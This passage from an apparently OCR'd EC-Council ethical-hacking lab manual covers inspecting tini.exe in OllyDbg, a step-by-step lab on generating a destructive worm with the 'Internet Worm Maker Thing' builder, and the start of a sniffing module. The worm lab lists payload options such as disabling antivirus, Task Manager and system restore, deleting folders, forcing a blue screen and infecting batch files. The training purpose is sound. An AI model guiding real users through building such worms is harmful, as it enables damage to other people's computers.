


FIGURE 5.2: Select tini.exe Vitus total

6. The output of **CPU-main thread, module tini** is shown in the following figure.

OllyDbg can debug multithread applications. You can switch from one thread to another, suspend, resume and kill threads or change their priorities.




FIGURE 5.3: CPU utilization of tini.exe

7. Click **View** from the menu bar, and then click **Log (Alt+L)**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Full UNICODE support. All operations available for ASCII strings are also available for UNICODE, and vice versa. OllyDbg is able to recognize UTF-8 strings.




FIGURE 5.4: Select log information

8. The output of log data tini.exe is shown in the following figure.

Breakpoints: OllyDbg supports all common kinds of breakpoints: INT3, memory and hardware. You may specify number of passes and set conditions for pause




FIGURE 5.5: Output of Log data information of tini.exe

9. Click **View** from the menu bar, and click **Executable module (Alt+E)**.
10. The output of **Executable modules** is shown in the following figure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Watches: Watch is an expression evaluated each time the program pauses. You can use registers, constants, address expressions, Boolean and algebraical operations of any complexity




FIGURE 5.6: Output of executable modules of tini.exe

11. Click **View** from the menu bar, and then click **Memory Map (Alt+M)**.
12. The output of **Memory Map** is shown in the following figure.

OllyDbg supports four different decoding modes: MASM, Ideal, HLA and AT&T




FIGURE 5.7: Output of Memory map of tini.exe

12. Click **View** from the menu bar, and then click **Threads (Alt+T)**.
13. The output of **Threads** is shown in the following figure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 5.8: Output of threads

Lab Analysis

Document all the files, created viruses, and worms in a separate location.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
OllyDbg	**Result:** ▪ CPU-main thread ▪ Log data ▪ Executable modules ▪ Memory map ▪ Threads

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Questions

1. Using the final report, analyze the processes affected by the virus files.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 6

Creating a Worm Using Internet Worm Maker Thing

Internet Worm Maker Thing is a tool to create worms. It also has a feature to convert a virus into a worm.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In recent years there has been a large growth in Internet traffic generated by malware, that is, internet worms and viruses. This traffic usually only impinges on the user when either their machine gets infected or during the epidemic stage of a new worm, when the Internet becomes unusable due to overloaded routers. What is less well-known is that there is a background level of malware traffic at times of non-epidemic growth and that anyone plugging an unfirewalled machine into the Internet today will see a steady stream of port scans, back-scatter from attempted distributed denial-of-service attacks, and hostscans. We must better firewalls, protect the Internet router infrastructure, and provide early-warning mechanisms for new attacks.

Since you are an expert ethical hacker and penetration tester, your IT director instructs you to test the network to determine whether any viruses and worms will damage or steal the organization's information. You need to construct viruses and worms, try to inject them into a dummy network (virtual machine), and check their behavior, whether they are detected by an antivirus and if they bypass the firewall.

Lab Objectives

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms

The objective of this lab is to make students learn and understand how to make viruses and worms.

Lab Environment

To carry out the lab, you need:

- **Internet Worm Maker Thing** located at **D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms\Worms Maker\Internet Worm Maker Thing\Generator.exe**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- A computer running **Windows Server 2012** as host machine
- Run this tool on **Windows Server 2012**
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of Virus and Worms

A virus is a **self-replicating program** that produces its own code by attaching copies of it onto other **executable codes**. Some viruses affect computers as soon as their codes are **executed**; others lie dormant until a predetermined logical circumstance is met.

Lab Tasks

TASK 1

Make a Worm

1. Launch the **Internet Worm Maker Thing** tool. Installation is not required for **Internet Worm Maker Thing**. Double-click and launch the **Generator.exe** file.
2. The **Internet Worm Maker Thing** window appears.

Note: Take a Snapshot of the virtual machine before launching the Internet Worm Maker Thing tool.




FIGURE 6.1: Internet Worm maker thing main window

The option, Auto Startup is always checked by default and start the virus whenever the system boots on.

3. Enter a **Worm Name**, **Author**, **Version**, **Message**, and **Output Path** for the created worm.
4. Check the **Compile to EXE support** check box.
5. In startup: select **English Startup**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

A list of names for the virus after install is shown in the Name after Install drop-down list.




FIGURE 6.2: Select the options for creating Worm

6. Select the **Activate Payloads on Data** radio button, and for **Chance of activating payloads**, enter **5**.
7. Check the **Hide All Drives**, **Disable Task Manager**, **Disable keyboard**, **Disable Mouse** and **Message Box** check boxes.
8. Enter **Tile**, **Message**, and **Select Icon** as **Information** from the drop-down list.
9. Check the **Disable Regedit**, **Disable Explorer.exe** and **change Reg owner** check boxes.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 6.3: Select the option for creating worm

10. Check the **Change Homepage** check box. In the **URL** field, enter http://www.powrgym.com.
11. Check the **Disable Windows Security**, **Disable Norton Security**, **Uninstall Norton Script Blocking**, **Disable Micro Security**, **Disable Run Command**, **Disable Shutdown**, **Disable Logoff**, **Disable Windows Updates**, **No Search Command**, **Swap Mouse button**, and **Open Webpage** check boxes.
12. Check the **Change IE Title bar**, **change win Media Player Txt**, **Open Cd drive**, and **Lock workstation** check boxes.

Don't forget to change the settings for every new virus creation. Otherwise, by default, it takes the same name as an earlier virus.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 6.4: Select the option for creating worm

13. Check the **Print Message**, **Disable system Restore**, and **Change NOD32 Text** check boxes.
14. Enter a **Title** and **Message** in the respective fields.
15. Enter the **URL** as http://www.powrgym.com and the **Sender Name** as **juggyboy**.
16. Check the **Mute speakers**, **Delete a Folder**, **Change Wallpaper**, and **CPU Monster** check boxes.
17. Select the **Change Time** check box enter hour and min the respective fields.




FIGURE 6.5: Select the option for creating worm

18. Check the **Change Date** check box, and enter the DD, MM, YY in the respective fields.
19. Check the **Loop Sound**, **Hide Desktop**, **Disable Malware Remove**, **Disable Windows File Protection**, **Computer Antivirus**, and **Change Computer Name** check boxes.
20. Check the Change the **Drive Icon**, **Add To Context Menu**, **Change Clock Text**, **Keyboard Disco**, and **Add To Favorites** check boxes.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 6.6: Select the option for creating worm

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms

21. Check the **Exploit Windows Admin Lockout Bug** and **Blue Screen of Death** check boxes.
22. Check the **Infect Bat Files** check box from **Infection Options**.
23. Check the **Hide Virus Files** check box from **Extras**.
24. Click **Generate Worm** in **Control Panel**.






FIGURE 6.7: Select the option for creating worm

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. The worm is successfully created. The following window appears. Click **OK**.



26. The created **worm.vbs** file is located at the **C:** drive.



Lab Analysis

Document all the files, created viruses, and worms in a separate location.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Internet Worm Maker Thing	**To make Worms options are used:** ▪ Hide all drives ▪ Disable Task Manager ▪ Disable keyborad ▪ Disable mouse ▪ Message box ▪ Disable Regedit ▪ Disable Explorer.exe ▪ Change Reg Owner ▪ Change HomePage ▪ Disable Windows security ▪ Disable Nortorn security ▪ Disable Run command ▪ Disable shutdown

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Questions

1. Examine whether the created worms are detected or blocked by any antivirus or antispyware programs.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Sniffers

Module 08

Sniffing a Network

A packet sniffer is a type of program that monitors any bit of information entering or leaving a network. It is a type of plug-and-play wiretap device attached to a computer that eavesdrops on network traffic.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Sniffing is a technique used to **intercept data** in information security, where many of the tools that are used to secure the network can also be used by attackers to exploit and compromise the same network. The core objective of sniffing is to **steal data**, such as sensitive information, email text, etc.

Network sniffing involves intercepting network traffic between two target network nodes and capturing network packets exchanged between nodes. A **packet sniffer** is also referred to as a network monitor that is used legitimately by a network administrator to monitor the network for vulnerabilities by capturing the network traffic and should there be any issues, proceeds to troubleshoot the same.

